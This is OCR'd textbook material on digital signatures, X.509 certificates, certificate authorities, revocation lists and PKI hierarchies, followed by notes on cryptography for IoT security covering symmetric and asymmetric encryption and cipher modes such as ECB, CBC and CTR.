


Figure .4.3. Digitally signing and verifying a message

Digital signatures, produced in this way, provide us with evidence of a document's integrity since changing the document, intentionally or not, would result in a different message digest being calculated by the receiver. The digital signature also provides us with non-repudiation since it is clear that the person who created the original digest had access to the identical document and, as long as they have maintained control of their private key, is the only one who could have produced the signature.

When used for digital signature purposes, the private key is sometimes called the signing key and the public key is called verification key. Technically, these keys operate in the same way as standard public key pairs; the terminology simply indicates clearly which key is used for what purpose.

Digital Certificates

Public key cryptosystems provide technology for creating identity systems with confidentiality, integrity, and non-repudiation. As we've seen however, they are subject to several serious limitations:

•If you lose control of your private key, you can be impersonated and your confidential documents can be read.

•If an enemy can convince me that his public key belongs to you, I'll accept whatever he tells me as coming from you.

The second problem is mitigated by the use of digital certificates and what's called the public key infrastructure.

A digital signature is a data structure that associates identifying information with a public key. As we've seen, a public key is just a very long, seemingly random number. There's no way to look at a public key and tell who it belongs to. By combining a public key with other identifying information, such as a name, address, and so on, we can more easily identify the owner of the key and be sure that it's the right key. Of course, we will want to ensure the integrity of this document by digitally signing it so that no one tampers with it and substitutes an alternate key.

A digital certificate need not be issued to a person. In fact, most are not. Digital certificates can be issued to a variety of entities including individuals, companies, groups, organizations, and government bodies. The entity whose identifying information is associated with the public key in the certificate is called the certificate subject.

When a certificate is created, the data structure is populated and then the issuer signs the certificate by creating a message digest of the information and then encrypting the digest with the issuer's private key. By signing the certificate, the issuer is making a statement that the public key contained in the certificate and the identifying information in the certificate belong together. The digital signature ensures the integrity of the certificate.

Digital certificates are not human readable documents, but rather data structures meant to be used by computer programs. However, with the aid of programs, like OpenSSL, we can view the contents of a certificate. Here are the contents of a sample digital certificate:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 163 (0xa3)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, ST=California, L=San Francisco,
                O=Pacific Distribution, Inc.,OU=Certification,
                CN=PDI Certificate Authority/Email=certs@pdi.com
        Validity
            Not Before: Aug 19 17:31:59 2003 GMT
            Not After : Aug 18 17:31:59 2004 GMT
        Subject: C=US, ST=California, L=San Francisco,
                 O=www.California_distribution.com, OU=1885658,
                 CN=www.California_distribution.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (512 bit)
                Modulus (512 bit):
                    00:a4:45:15:66:ca:4b:e9:4f:b2:85:32:df:73:63:
                    01:b6:a0:45:31:c4:db:67:7b:ed:29:7e:66:d9:30:
                    8f:0e:33:3c:cb:bc:2d:2b:a8:51:48:a2:e5:68:84:
```

```
                82:aa:d1:07:f9:64:f2:fd:67:5d:cd:58:c6:c7:71:
                3d:7e:d7:ec:63
            Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Basic Constraints:
            CA:FALSE
        X509v3 Key Usage:
            Digital Signature, Non Repudiation,
            Key Encipherment
        X509v3 Extended Key Usage:
            TLS Web Server Authentication
        Netscape Comment:
            OpenSSL Generated Certificate.
        X509v3 Subject Key Identifier:
            48:7E:92:A1:6E:B0:06:42:05:6C:FA:F3:47:81:85:4E:
            3A:2D:05:BB
        X509v3 Authority Key Identifier:
            keyid:F8:F1:41:1C:D6:A2:C3:77:B1:A6:3D:CA:49:59:
                  E8:86:C0:0A:2B:4A
            DirName:/C=US/ST=California/L=San Francisco
                    /O=Pacific Distribution, Inc.
                    /OU=Certification/CN=PDI Cert Authority
                    /Email=certs@pdi.com
            serial:00
Signature Algorithm: md5WithRSAEncryption
    75:a5:ca:a3:90:e3:03:a6:40:5c:95:a5:f8:a0:a1:b3:b3:e9:
    e9:fb:e8:ce:d1:b4:f5:e1:ee:04:c1:e2:c7:ad:f4:a6:b2:5d:
    59:d6:d9:81:34:ec:b7:30:0a:b3:49:0c:58:d2:70:a0:e7:c2:
    71:bd:c8:de:33:e3:f1:5f:78:67:db:4c:84:70:ba:7b:d7:52:
    cf:43:19:ab:4d:d4:7e:1a:2e:30:35:47:57:0d:6d:25:e7:a7:
    13:a9:a8:57:63:9d:0e:54:ec:16:2d:a1:f6:e4:12:97:94:a5:
    38:84:54:2f:7c:05:fc:9b:6b:3f:c8:86:56:df:89:c3:4f:8b:
    4d:7c
```

There are several items in the certificate of interest to us. There are two main parts: the data block and the signature block. The data block tells us the certificate's serial number, who the subject of the certificate is, what signature algorithm was used, and who issued the certificate. The data block also contains the actual public key (512 bits in this case) and a list of extensions. The signature block contains the actual signed hash.

You probably noticed the string "X509" in several places in the data block. X.509 is part of the X.500 standard for directories that we will discuss in Chapter 9. X.509 specifies the format of the

data structure that holds the certificate information. Despite its origins as part of X.500, X.509 has taken on an independent life as a standard.

The X.509 specification defines ways to extend certificates to contain any data that the issuer deems important. Extensions take the form of key-value pairs. Each extension has an associated criticality flag that indicates to applications using the certificate whether they can safely ignore an extension that they don't understand.

The certificate, being a data structure, is binary data. Many of the uses for certificates, however, require that they be transmitted over networks. To make this possible, the data structure is serialized using an encoding algorithm called the Distinguished Encoding Rules (DER). In its serialized form, the certificate takes the form of a string of octets and is suitable for transmitting over network connections. When the certificate is to be included in email and other text documents, the octet string is base64 encoded to create a stream of ASCII characters. Since it appears as a long, random looking string of ASCII characters, many people confuse the encoded certificate with the public key itself. You can recognize base 64 encoded certificates because they are, by convention, set apart with a beginning string "—BEGIN CERTIFICATE—" that serves as the header and an ending string "—END CERTIFICATE—" that serves as the footer.

Certificate Authorities

As we've discovered, a digital certificate is associates identity information with a public key in a trusted package. Since the certificate issuer signs the certificate, we can easily verify that the information in the certificate has not been tampered with or otherwise modified. But how can we be certain that the identity and public key are correctly associated?

While anyone can issue certificates using OpenSSL or some other certificate programming API, there are trusted issuers of certificates called certificate authorities (CA). The certificate authority accepts and processes applications for certificates from entities, authenticates the information that the entity provides, issues certificates, and maintains a repository of information about the certificate and its subject.

Certificate authorities provide the following services:

Certificate enrollment process This is the process whereby entities apply for a digital certificate. Subject authentication

The certificate authority authenticates that the enrollee is really who they say they are. The level to which authentication is done depends on the level of assurance that is being promised by the certificate authority.

Certificate generation As we've seen certificate generation is not a complicated process computationally. What makes this task difficult is the need to do it in a completely secure manner.

Certificate distribution Certificates and the private keys associated with them must be distributed to the enrollee.

Certificate revocation When there is a question about the integrity of a certificate that has been issued (e.g. the private key has been compromised), the certificate is added to a revocation list.

Data repository All of the information related to the enrollment and authentication, along with any other important information must be kept, securely, for an agreed upon length of time (e.g. 10 years, 100 years, etc.) in case information about the certificate and its use is questioned.

The CA typically publishes policies and practices related to the above activities in a certification practice statement (CPS). These documents are typically understandable and not overly filled with legal jargon. Even so, they are lengthy; VeriSign's CPS is nearly 90 pages long. Most users of digital certificates have never bothered to read the CPS.

A set of standard extensions was added to version 3 of the X.509 specification to provide CAs more control over certificates. These include a basic constraints field that indicates whether the subject is a CA, a certificate policy field that contains a reference to the policy the CA issued the certificate under, and a key usage field that restricts the purpose of the key contained in the

certificate. Since the key usage field is typically marked “critical” CAs can use it limit the usage of the general-purpose keys they issue to specific tasks such as digital signing or non-repudiation. The key usage field keeps keys from being used for purposes that their subjects did not intend for them. A cynic would also recognize that it also helps CAs sell more certificates.

Certificate Revocations Lists

Organizations use digital certificates to control access to critical systems that must remain confidential. For example, the State of Utah uses digital certificates to control access to some of the systems used by the State Police and other public safety officials around the state. Because a compromise to that system could result in the loss of sensitive data or worse, the designers used digital certificates for authentication. A natural question is “what happens if a user loses a certificate or it is compromised in some other way?”

As we’ve seen, X.509 certificates have a period during which the certificate is valid. When the validity period has passed, the certificate is expired. Events can transpire, however, that make a certificate invalid before it has expired. Examples include the disclosure of the private key associated with the certificate, a change in the identifying information contained in the certificate, or the compromise of the CA’s private key. The compromise of a CA’s private key would invalidate all of the certificates that have been signed using that private key—quite a catastrophe for the CA and its customers.

When a certificate is prematurely terminated, we say the certificate has been revoked. Using a revoked certificate is usually in conflict with the CA’s policy and could be risky since you can no longer rely on its integrity.

When a certificate has been revoked, the CA places the certificate on a certificate revocation list (CRL). The CRL is a data structure that contains identifying information about the CA, a timestamp, and a list of serial numbers of all of the certificates that have been revoked. The CA signs the CRL to assert its authenticity and protect it from tampering. Whenever a certificate is used, the user should obtain the most recent CRL from the CA who issued the certificate and check to see that the certificate’s serial number is not on the CRL. Of course, no one’s going to

do this unless the process is automated, a practice that is spotty at best.

Certificate authorities provide CRLs on a pre-defined schedule. The frequency of issuance depends on the level of assurance guaranteed by the types of certificates that are included. CRLs for certificates issued for causal use are not updated as frequently as those certificates used for high-value transactions. The level of protection afforded by a particular class of certificate depends, in part, on the frequency of CRL issuance and how CRL status is to be obtained. There are three general ways that CRLs can be checked:

• The application using the certificate can ask the CA for the latest CRL. This is known as polling. The advantage is that the CRL is only transferred when it is needed. The disadvantage is that frequent polling can cause significant overhead to systems.

The application can subscribe to a service from the CA that sends the CRL out on a pre-defined schedule. This ensures that the application always has the latest CRL, but an attacker may be able to block the CRL from reaching its destination and the application may be none the wiser.

• The application could query an online service provided by the CA. The advantage of this approach is that the application always has the latest information and only information relevant to the application is passed back (the status of a particular certificate). The disadvantage is that the CA must operate a secure, real-time infrastructure for this purpose

Of course, all this is moot if the application does not check the CRL. Some browsers, for example, have CRL checking code built-in, but it is turned off by default. This means that the browser will indicate that it is securely connected to a site using SSL even if the certificate at that site has been compromised and revoked. If you turn it on, however, you'll discover why it is turned off by default: browsers often can't reliably get CRL information at many sites and consequently they complain every time that happens.

Certificate revocation is one of the big holes in the use of digital certificates because many applications do not support it and CAs often make it difficult, or at least expensive, to access CRLs. This is probably of minor concern for web browsers. It a greater concern when certificates

are used in authentication schemes that control access to highly sensitive applications or protect sensitive data.

In the case of the Utah Public Safety system I described at the beginning of this section, the system designers recognized that CRLs needed to be part of the system. Unfortunately, the online process offered by the CA was deemed too expensive. The system uses less expensive means to check certificate revocations, but they are less than ideal. Ultimately, cost plays an important part in any identity system and the cost-risk tradeoff can be difficult to quantify.

Public-Key Infrastructures: If digital certificates are to be widely used, there must be a supporting infrastructure that provides policies, rules, agreed upon standards, interoperability, and so on. This infrastructure is called the public-key infrastructure (PKI). The PKI must have two characteristics: it must be secure and it must be scalable.

We've already discussed many of the standards and procedures that make up the publickey infrastructure, including algorithms, X.509 certificates, certification practice statements, and certificate revocation lists. If there were only one CA, then this would be enough and that CA would constitute the PKI. There are, however, many dozens of CAs around the world and we need methods of utilizing and establishing the veracity of certificates from each of them.

Figure 4 shows the hierarchical relationship that exists among CAs. In this schematic, there are two independent hierarchies of digital certificates and certificate authorities. The root of one tree is CA1 and CA2 is the root of the other. Each of these root CAs has certified several subordinate CAs: CA3 and CA4 in the case of CA1. Consequently, the private key that CA3 uses to issue digital certificate DC2, for example, is associated with a digital certificate signed by CA1. The heavy bi-directional arrow in the figure is meant to indicate that CA1 and CA2 have cross-certified each other, signing each other's digital certificates.




Figure 4.4. Hierarchical structures of CAs make up a PKI

When we want to check the integrity and veracity of digital certificate DC3, we can use the digital certificate of CA3 to verify the signature on the certificate. We can further verify CA3 by checking to see that its digital certificate was signed by CA1, and we can check on CA1 by verifying its certificate was signed by CA2. The dotted line arrows in the diagram represent this check.

The series of checks represented by the dotted line is called a certification path. Whenever we are presented with a digital certificate, we can, in theory discover its certification path as a way of checking its validity. In practice, discovering the certification path may be a complex problem. Solving it once might not be overly expensive, but checking each time the application uses the certificate probably is. As a result, most applications simply check the certificate is signed by one of a large list of known CAs.

Browsers are a good example. Chrome, Firefox, Safari, and Internet Explorer all contain a list of certificate authorities that the browser knows about. If the server you visit uses a digital certificate from one of these CAs, you'll be securely connected. If the CA that issued the server certificate is not in the list of trusted CAs, then you will be warned that the browser could not determine if the site is using a valid certificate and asked if you want to proceed. For performance reasons, browsers typically limit their certificate path discovery to one level. That

is, if the certificate presented is not signed by one of the CAs trusted by the browser, then the certificate is reported as untrusted. You can install your own certificates in these lists to validate certificates that you've self-signed.

Conclusion: Integrity, non-repudiation, and confidentiality are important foundational properties in an identity management system. Almost every activity in identity management relies upon one of more of these three concepts.

Public-key cryptography and the public-key infrastructure have suffered from overhype—being seen by some as the answer to every security problem that has surfaced over the years. For example, some have proposed the wide spread adoption of digital certificates for authentication and authorization tasks. While the technology is theoretically up to the task, these schemes have usually collapsed under the weight of complexity, institutional policy, politics, and the sense that widespread adoption is too expensive or difficult to manage.

As an example, consider the task of using digital certificates to secure access to an online banking service. For a large bank this means issuing millions of digital certificates and renewing them on a periodic basis. These certificates would need to be installed on client machines and then used and managed by the bank's customers. Automating the process of installing and managing the certificate on the client's machine opens significant security holes in the system since this automated process could be exploited by attackers to install bogus certificates on unsuspecting customer's machines.

For digital certificates to be effective in an identity infrastructure, users of digital certificate technology need be aware of it at some level and actively participating in its installation and management. People have historically shown little tolerance for the subtle nuances and finicky installation procedures that accompany digital certificates today.

That's not to say that public-key cryptography and digital certificates have no role. Indeed, SSL secures millions of Web sessions every day in an effective manner with little thought by the many users. Digital certificates and the public-key infrastructure that supports them are a well-understood technology that can be used to provide support for identity management. To be

effectively used, however, they must be used in conjunction with other technologies and protocols that we'll discuss in coming chapters.

The risks are growing worse, evidenced by the fact that many industries. Historically unfamiliar with security (for example, home appliance vendors) continue to network-connect and IoT-enable their products, A detailed review of the use of cryptography to protect IoT communication and messaging protocols is provided, along with guidance on how the use of certain protocols drives the need for additional cryptographic protections at different layers of the technology stack.

Here we will discuss on public key infrastructures (PKIs) and their use in IoT identity and trust management. It explains the underlying security facets and cryptographic primitives on which PKI depends.

Let us discuss on…

- Cryptography and its role in securing the IoT
- Types and uses of the cryptographic primitives in the IoT
- Cryptographic module principles
- Cryptographic key management fundamentals
- Future-proofing your organization's rollout of cryptography

Cryptography and its role in securing theIoT

- Our world is witnessing unprecedented (tremendous/exceptional) growth in machine connectivity over the Internet and private networks. Unfortunately, on any given day, the benefits of that connectivity are soured (ill conditioned) by yet more news reports of personal, government, and corporate cyber security breaches.
- Hacktivists, nation-states, and organized crime syndicates play a never-ending game of cat and mouse with the security industry.
- We are all victims, either as a direct result of a cyber-breach or through the costs we incur to improve security technology services, insurance, and other risk mitigations.

- The demand for more security and privacy is being recognized in corporate boardrooms and high-level government circles alike.
- A significant part of that demand is for wider adoption of cryptography to protect user and machine data.

Cryptography will play an ever growing role in securing the IoT. It is and will continue to be used for encrypting

- wireless edge networks (network and point-to-point),
- gateway traffic, backend cloud databases,
- software/firmware images,
- Many other uses.

Cryptography provides an indispensable tool set for securing data, transactions, and personal privacy in our so-called information age.

Fundamentally, when properly implemented, cryptography can provide the following security features to any data whether in transit or at rest:

Security feature	Cryptographic service(s)
Confidentiality	Encryption
Authentication	Digital signature or Message authentication code (MAC)
Integrity	Digital signature or MAC
Non-repudiation (Not refuse to acknowledgement)	Digital signature

Confidentiality means that only the authorized individuals/systems can view sensitive or classified information. The data being sent over the network should not be accessed by unauthorized individuals.

Authentication is the process of recognizing a user's identity. It is the mechanism of associating an incoming request with a set of identifying credentials. ... The credential often takes the form of a password, which is a secret and known only to the individual and the system.

Data integrity is the assurance that digital information is uncorrupted and can only be accessed or modified by those authorized to do so. Integrity involves maintaining the consistency, accuracy and trustworthiness of data over its entire lifecycle.

Non-repudiation refers to the assurance that the owner of a signature key pair that was capable of generating an existing signature corresponding to certain data cannot convincingly deny having signed the data.

The security benefits provided by cryptography—confidentiality, authentication, integrity, and non-repudiation—provide direct, one-to-one mitigations against many host, data, and communications security risks.

Before we could recommend the controls needed, we first needed to understand the different communication risks that could impact unmanned aircraft. The point is, it is vital to understand the tenets of applied cryptography because many security practitioners—while they may not end up designing protocol level controls—will at least end up making high-level cryptographic selections in the development of security embedded devices and system level security architectures. These selections should always be based on risks.

Types and uses of cryptographic primitives inthe IoT

- When most people think about cryptography, it is encryption that most comes to mind.
- They understand that data is "scrambled", so to speak, so that unauthorized parties cannot decrypt and interpret it.
- Real-world cryptography is comprised of a number of other primitives, however, each partially or fully satisfying one of the previous IA (Information Assurance) objectives.
- Securely implementing and combining cryptographic primitives together to achieve a larger, more complex security objective should only be performed or overseen by

security professionals well versed in applied cryptography and protocol design.

- Even the most minor error can prevent the security objective(s) from being fulfilled and result in costly vulnerabilities. There are far more ways to mess up a cryptographic implementation than to get it right.

Cryptographic primitive types fall into the following categories:

- Encryption (and decryption):
  - Symmetric
  - Asymmetric
- Hashing
- Digital signatures
  - Symmetric: MAC used for integrity and data-origin authentication
  - Asymmetric: Elliptic curve (EC) and integer factorization cryptography (IFC). These provide integrity, identity, and data-origin authentication as well as non-repudiation
- Random number generation: The basis of most cryptography requires very large numbers originating from high entropy sources

Cryptography is seldom/rarely used in isolation, however. Instead, it provides the underlying security functions used in upper layer communication and other protocols.

- For example,
- Bluetooth,
- ZigBee,
- SSL/TLS,
- and a variety of other protocols

specify their own underlying cryptographic primitives and methods of integrating them into messages, message encodings, and protocol behavior (for example, how to handle a failed message integrity check).

Encryption and decryption

Encryption is the cryptographic service most people are familiar with as it is used to so-called scramble or mask information so that unintended parties cannot read or interpret it. In other words, it is used to protect the confidentiality of the information from eavesdroppers and only allow it to be deciphered by intended parties.

Encryption algorithms can be symmetric or asymmetric (explained shortly). In both cases, a cryptographic key and the unprotected data are given to the encryption algorithm, which ciphers—encrypts—it. Once in this state, it is protected from eavesdroppers (secretly listening to the private conversation or communications of others without their consent in order to gather information.)

The receiving party uses a key to decrypt the data when it is needed. The unprotected data is called plaintext and the protected data is called cipher text.




Figure 4.5 Encryption

The basic encryption process is depicted in the above diagram:

An eavesdropping attack, also known as a sniffing or snooping attack, is a theft of information as it is transmitted over a network by a computer, smartphone, or another connected device. The attack takes advantage of unsecured network communications to access data as it is being sent or received by its user.

It should be clear from the preceding diagram that, if the data is ever decrypted prior to reaching IOT Device B, it is vulnerable to the Eavesdropper.

- This brings into question where in a communication stack and in what protocol the encryption is performed, that is, what the capabilities of the endpoints are.
- When encrypting for communication purposes, system security engineers need to decide between point-to-point encryption and end-to-end encryption as evidenced in their threat modeling.
- This is an area ripe for error, as many encrypted protocols operate only on a point-to-point basis and must traverse a variety of gateways and other intermediate devices, the paths to which may be highly insecure.
- In today's Internet threat environment, end-to-end encryption at the session and application layers is most prominent due to severe data losses that can occur when decrypting within an intermediary.
- The electrical industry and the insecure SCADA protocols commonly employed in it provide a case in point. The security fixes often include building secure communication gateways (where newly added encryption is performed).
- In others, it is to tunnel the insecure protocols through end-to-end protected ones. System security architectures should clearly account for every encryption security protocol in use and highlight where plaintext data is located (in storage or transit) and where it needs to be converted (encrypted) into cipher text.
- In general, whenever possible, end-to-end data encryption should be promoted. In other words, a secure-by-default posture should always be promoted.

Symmetric encryption

Symmetric encryption simply means the sender (encryptor) and the receiver (decryptor) use an identical cryptographic key.




Figure 4.6 Symmetric encryption

The algorithm, which is able to both encrypt and decrypt—depending on the mode—is a reversible operation, as shownin the following diagram:

In many protocols, a different symmetric key is used for each direction of travel.

So, for example, Device A may encrypt to Device B using key X. Both parties have key X. The opposite direction (B to A) may use key Y which is also in the possession ofboth parties. Symmetric algorithms consist of a ciphering operation using the plaintext or cipher text input, combined with the *shared* cryptographic key. Common ciphersinclude the following:

- AES—advanced encryption standard (based on Rijndael and specified inFIPS PUB 197)
- Blowfish
- DES and triple-DES
- Two-fish
- CAST-128
- Camellia
- IDEA

The source of the cryptographic keys is a subject that spans applied cryptography as well as the topic of cryptographic key management, addressed later in this chapter.

In addition to the cryptographic key and data that is fed to the cipher, an initialization vector (IV) is frequently needed to support certain cipher modes (explained in a moment). Cipher modes beyond the basic cipher are simply different methods of bootstrapping the cipher to operate on successive chunks (blocks) of plaintext and ciphertext data.

Electronic code book (ECB) is the basic cipher and operates on one block of plaintext or cipher text at a time. The ECB mode cipher by itself is very rarely used because repeated blocks of identical plaintext will have an identical cipher text form, thus rendering encrypted data vulnerable to catastrophic traffic analysis. No IV (initialization vector) is necessary in ECB mode, just the symmetric key and data on which to operate.

Beyond ECB, block ciphers may operate in block chaining modes and stream/counter modes, discussed next.

Block chaining modes

In cipher block chaining (CBC) mode, the encryption is bootstrapped by inputting an IV that is XOR'd with the first block of plaintext. The result of the XOR operation goes through the cipher to produce the first block of encrypted ciphertext.

This block of ciphertext is then XOR'd with the next block of plaintext, the result of which goes through the cipher again. The process continues until all of the blocks of plaintext have been processed. Because of the XOR operation between iterating blocks of plaintext and ciphertext, two identical blocks of plaintext will not have the same ciphertext representation.

Thus, traffic analysis (the ability to discern what the plaintext was from its ciphertext) is far more difficult.

Other block chaining modes include cipher-feedback chaining (CFB) and output feedback modes (OFB), each a variation on where the IV is initially used, what plaintext and ciphertext blocks are XOR'd, and so on.

Advantages of block chaining modes include the fact, stated previously, that repeated blocks of identical plaintext do not have an identical ciphertext form. This prevents the simplest traffic analysis methods such as using dictionary word frequency to interpret encrypted data.

Disadvantages of block chaining techniques include the fact that any data errors such as bit flipping in RF communications propagate downstream. For example, if the first block of a large message M encrypted by AES in CBC mode were corrupted, all subsequent blocks of M wouldbe corrupted as well. Stream ciphers, discussed next, do not have this problem.

CBC is a common mode and is currently available as an option (among others), for example, in the ZigBee protocol (based on IEEE 802.15.4).

Counter modes

Encryption does not have to be performed on complete blocks, however; some modes make use of a counter such as counter mode (CTR) and Galois counter mode (GCM). In these, the plaintext data is not actually encrypted with the cipherand key, not directly anyway.

Rather, each bit of plaintext is XOR'd with a stream of continuously produced ciphertext comprising encrypted counter values that continuously increment. In this mode, the initial counter value is the IV. It is encrypted by the cipher (using a key), providing a block of ciphertext. This block of ciphertext is XOR'd with the block (or partial block) of plaintext requiring the protection.

CTR mode is frequently used in wireless communications because bit errors that happen during transmission do not propagate beyond a single bit (versus block chaining modes). It is also available within IEEE 802.15.4, which supports anumber of IoT protocols.

Asymmetric encryption

Asymmetric encryption simply means there are two different, pairwise keys, one public and the other private, used to encrypt and decrypt, respectively.

In the following diagram, IoT device A uses IoT device B's public key to encrypt to device B. Conversely, device B uses device A's public key to encrypt information todevice A.

Each device's private keys are kept secret, otherwise anyone or anything possessing them will be able to decrypt and view the information.

